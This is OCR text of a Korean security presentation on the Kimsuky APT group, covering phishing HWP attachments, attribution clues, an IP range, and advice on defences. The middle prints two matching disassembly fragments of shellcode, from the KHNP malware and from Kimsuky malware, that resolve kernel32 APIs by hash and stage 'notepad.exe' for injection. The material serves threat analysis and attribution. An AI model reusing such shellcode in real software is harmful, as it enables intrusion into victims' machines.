
초청장.hwp
267K Scan and download

Kimsuky (이메일 C&C)




김숙향(Kimsukyang)

Kimsuky (TeamViewer)



Kimsuky (한글 사용)

D:₩rsh₩공격₩UAC_dll(완성)₩Release₩test.pdb





Kimsuky (피싱 이메일)

Kimsuky (IP 대역)

A	B	C	D	E	F
timestamp	user	host	action	detail	bytes
		175.167.			
		175.167.			
		175.167.			
		175.167.			
		175.167.			
		175.167.			
		175.167.			
		175.167.			
		175.167.			
		175.167.			
		175.167.			
		175.167.			
		175.167.			
		175.167.			
		175.167.			
		175.167.			
		175.167.			
		175.167.			
		175.167.			
		175.167.			
		175.167.			
		175.167.			
		175.167.			
		175.167.			

Kimsuky (2013년 8월)





Kimsuky (쉘코드)

한수원 악성코드

```
lea     edx, [ebp-100h]
mov     dword ptr [edx], 6E72656Bh
mov     dword ptr [edx+4], 32336C65h
mov     dword ptr [edx+8], 6C6C642Eh
mov     byte ptr [edx+0Ch], 0
xor     ecx, ecx
push    ebp
push    ecx
push    ecx
push    edx
mov     ebx, 27E03A9Dh
call    sub_B
pop     ebp
mov     [ebp-14h], eax
push    ebp
xor     eax, eax
push    200h
push    40h ; '@'
mov     ebx, 0BF60601Ch
xor     ecx, ecx
inc     ecx
call    sub_B
pop     ebp
mov     [ebp-0Ch], eax
mov     dword ptr [eax], 'eton'
mov     dword ptr [eax+4], '.dap'
mov     dword ptr [eax+8], 'exe'
push    ebp
xor     eax, eax
push    250E6h
push    40h ; '@'
mov     ebx, 0BF60601Ch
xor     ecx, ecx
inc     ecx
call    sub_B
pop     ebp
mov     [ebp-18h], eax
xor     edx, edx
mov     [ebp-40h], edx
mov     edx, 130000h

loc_10A:                                ; CODE XREF: se
                                        ; seg000:000001
add     edx, 1000h
lea     eax, [ebp-90h]
push    edx
push    ebp
```

=


Kimsuky 악성코드

```
lea     edx, [ebp-100h]
mov     dword ptr [edx], 6E72656Bh
mov     dword ptr [edx+4], 32336C65h
mov     dword ptr [edx+8], 6C6C642Eh
mov     byte ptr [edx+0Ch], 0
xor     ecx, ecx
push    ebp
push    ecx
push    ecx
push    edx
mov     ebx, 27E03A9Dh
call    sub_B
pop     ebp
mov     [ebp-14h], eax
push    ebp
xor     eax, eax
push    200h
push    40h ; '@'
mov     ebx, 0BF60601Ch
xor     ecx, ecx
inc     ecx
call    sub_B
pop     ebp
mov     [ebp-0Ch], eax
mov     dword ptr [eax], 'eton'
mov     dword ptr [eax+4], '.dap'
mov     dword ptr [eax+8], 'exe'
push    ebp
xor     eax, eax
push    574E8h
push    40h ; '@'
mov     ebx, 0BF60601Ch
xor     ecx, ecx
inc     ecx
call    sub_B
pop     ebp
mov     [ebp-18h], eax
xor     edx, edx
mov     [ebp-40h], edx
mov     edx, 130000h

loc_10A:                                ; CODE XREF: se
                                        ; seg000:000001
add     edx, 1000h
lea     eax, [ebp-90h]
push    edx
push    ebp
```

대응방안

- 이메일 **피싱** 주의
- 이메일 APT 공격 주의 (한글 등 **문서형 악성코드**)
- 개인 이메일에 기업 **기밀 자료 보관** 금지
- **퇴직자** 보안 관리
- **협력업체** 보안 강화 및 관리

행위기반 사전차단


보고서 취합본.hwp [C:₩mail₩] - 한컴오피스 한글
ViRobot APT Shield 2.0
다음 응용프로그램의 취약점을 이용한
악성코드 실행이 차단되었습니다.
Hwp.exe
notepad.exe
응용프로그램 프로세스 경로
C:₩Program Files (x86)₩Hnc₩Hwp80₩Hwp.exe
실행 시도된 악성코드 파일 경로
C:₩Windows₩SysWOW64₩notepad.exe
확인
보고서 취합본
ViRobot APT Shield 2.0
응용프로그램의 취약점을 이용한
악성코드 실행이 차단되었습니다.

THANK YOU